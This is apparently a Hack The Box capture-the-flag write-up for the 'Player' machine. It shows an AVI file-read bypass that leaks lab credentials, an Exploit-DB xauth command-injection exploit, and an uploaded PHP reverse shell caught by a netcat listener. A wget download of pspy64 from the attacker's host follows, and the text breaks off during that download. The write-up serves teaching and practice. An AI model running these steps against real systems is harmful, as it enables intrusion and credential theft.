
Contents

Host	Method	URL	Params	Status ▲	Length	MIME type	Title
http://staging.player....	GET	/contact.php		200	1054	script	
http://staging.player....	GET	/contact.php?firstna...	✓	200	1054	script	

```
  }
  [2]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(11)
    ["function"]=>
    string(1) "a"
    ["args"]=>
    array(1) {
      [0]=>
      &string(5) "Peter"
    }
  }
}
Database connection failed.<html><br />Unknown variable user in /var/www/backup/service_config
fatal error in /var/www/staging/fix.php
```

The response shows an error with some files that were of interest along with some names.


And looking at the dev site, we were presented with a login screen.



Source config


After investigating the 3 new sites and noticing the leak on the mail contact page, I decided to look into the files. I first looked into the service_config file to see what I could find out.

python gen_avi_bypass.py file:////var/www/backup/service_config serviceconfig.avi



```
root@kali:/opt/htb/player.htb/ffmpeg# python gen_avi_bypass.py file:////var/www/backup/service_config serviceconfig.avi
```

I then uploaded this again to the site and was able to gather a username and password.



```
    -- Accounts --
    ---------------

    server = IMAP {
        server = 'player.htb',
        username = 'telegen',
        password = 'd-bC|jC!2uepS/w',
        ssl = 'tlsv1.3',
    }

    mailboxes, folders = server:list_all()

    for i,m in pairs (mailboxes) do
        messages = server[m]:is_unseen() -- + server[m]:is_new ()
        --subjects = server[m]:fetch_fields({ 'subject' }, messages)
        body = server[m]:fetch_body(messages)
        if body ~= nil then
            print (m)
            for j,s in pairs (body) do
                print (string.format("\t%s", s))
            end
        end
```


telgen:d-bC|jC!2uepS/w

I had an account with a password. I now attempted to see if this account would work anywhere.

Limited SSH

I tried to access the dev portal and was not successful, I then tried to access SSH, but again, I was not successful. I then remembered that we had an additional port of 6686 that was a login possibility.


ssh telegen@player.htb -p 6686



```
root@kali:/opt/htb/player.htb# ssh telegen@player.htb -p 6686
The authenticity of host '[player.htb]:6686 ([10.10.10.145]:6686)' can't be established.
ECDSA key fingerprint is SHA256:oAcCXvit3SHvyq7nuvWntLq+Q+mGlAg8301zhKnJmPM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[player.htb]:6686' (ECDSA) to the list of known hosts.
telegen@player.htb's password:
Last login: Tue Apr 30 18:40:13 2019 from 192.168.0.104
Environment:
  USER=telegen
  LOGNAME=telegen
  HOME=/home/telegen
  PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
  MAIL=/var/mail/telegen
  SHELL=/usr/bin/lshell
  SSH_CLIENT=10.10.14.3 59798 6686
  SSH_CONNECTION=10.10.14.3 59798 10.10.10.145 6686
  SSH_TTY=/dev/pts/0
  TERM=xterm-256color
========= PlayBuff ==========
Welcome to Staging Environment

telegen:~$
```

Looking at this, I tried to get access to files, but everything I did seemed to be unsuccessful. After a while of trying, I found an exploit that would provide command injection with authentication. This was found at https://www.exploit-db.com/exploits/39569


python ex.py player.htb 6686 telegen 'd-bC|jC!2uepS/w'



```
root@kali:/opt/htb/player.htb# python ex.py player.htb 6686 telegen 'd-bC|jC!2uepS/w'
INFO:__main__:connecting to: telegen:d-bC|jC!2uepS/w@player.htb:6686
/usr/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:39: CryptographyDeprecationWarning: encode_point has been deprecated on Ellipt
icCurvePublicNumbers and will be removed in a future version. Please use EllipticCurvePublicKey.public_bytes to obtain both compressed an
d uncompressed point encoding.
  m.add_string(self.Q_C.public_numbers().encode_point())
/usr/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:96: CryptographyDeprecationWarning: Support for unsafe construction of public
numbers from encoded data will be removed in a future version. Please use EllipticCurvePublicKey.from_encoded_point
  self.curve, Q_S_bytes
/usr/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:111: CryptographyDeprecationWarning: encode_point has been deprecated on Ellip
ticCurvePublicNumbers and will be removed in a future version. Please use EllipticCurvePublicKey.public_bytes to obtain both compressed a
nd uncompressed point encoding.
  hm.add_string(self.Q_C.public_numbers().encode_point())
INFO:__main__:connected!
INFO:__main__:
Available commands:
    .info
    .readfile <path>
    .writefile <path> <data>
    .exit .quit
    <any xauth command or type help>

#>
```


This seemed to be a better way of reading files rather than uploading an avi constantly. With this, I decided to read the other file that was shown in the contact page of the staging area.

.readfile /var/www/staging/fix.php



```
#> .readfile /var/www/staging/fix.php
DEBUG:__main__:auth_cookie: 'xxxx\nsource /var/www/staging/fix.php\n'
DEBUG:__main__:dummy exec returned: None
INFO:__main__:<?php
```

I went through the output of this and came across another username and password.




```
//modified
//for
//fix
//peter
//CQXpm\z)G5D#%S$y=
}
public
if($result
static::passed($test_name);
}
static::failed($test_name);
```


peter:CQXpm\z)G5D#%S$y=

Development


I tried to access the SSH as this account and again, I was unable to access and knew I had another opportunity to access something which was the dev site.



I had a successful login and was now faced with what seemed to be a projects page.




After looking at this, I could see we were able to create a new project. I decided to try and create a new project located in the /var/www/ directory called demo.




Project Name: Demo

Folder Name Or Absolute Path: /var/www/demo

Now that I had created the new demo project, I could see the contents of the site.




There was also an upload option on the project. I decided to try and upload a php reverse shell to see if this would work.




I uploaded the php reverse shell and then set up my listener to see if it executed.

nc -nlvp 1234



```
root@kali:/opt/htb/player.htb# nc -nlvp 1234
listening on [any] 1234 ...
```

I now went to http://dev.player.htb/shell.php and I got a shell.




```
root@kali:/opt/htb/player.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.145] 45676
Linux player 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 08:17:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 19:01:49 up  4:01,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

The shell I had was running as www-data.

Account Details

Now that I had an account as www-data, I knew I had credentials for another account, so I tried to see if I was able to access the shell with that account.

python -c 'import pty;pty.spawn("/bin/bash")'
su telegen
su telegen -s /bin/bash



```
www-data@player:/home/telegen$ su telegen
su telegen
Password: d-bC|jC!2uepS/w

========= PlayBuff ==========
Welcome to Staging Environment

telegen:~$ ls
ls
*** forbidden command: ls
telegen:~$ exit
exit
www-data@player:/home/telegen$ $SHELL
$SHELL
This account is currently not available.
www-data@player:/home/telegen$ su telegen -s /bin/bash
su telegen -s /bin/bash
Password: d-bC|jC!2uepS/w

telegen@player:~$ ls
ls
user.txt
telegen@player:~$ cat user.txt
cat user.txt
30e47abe9e315c0c39462d0cf71c0f48
telegen@player:~$
```


I now had a shell as telegen and successfully gained user.

30e47abe9e315c0c39462d0cf71c0f48

Buff

Now that I had a shell as telegen, I wanted to get a process monitor running. I setup a python HTTP server to allow uploading of files.


python -m SimpleHTTPServer 80



```
root@kali:/opt/htb/player.htb# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


And then downloaded the file.

wget http://10.10.14.3/pspy64




```
telegen@player:/tmp$ wget http://10.10.14.3/pspy64
wget http://10.10.14.3/pspy64
--2019-07-09 19:12:47--  http://10.10.14.3/pspy64
Connecting to 10.10.14.3:80... connected.
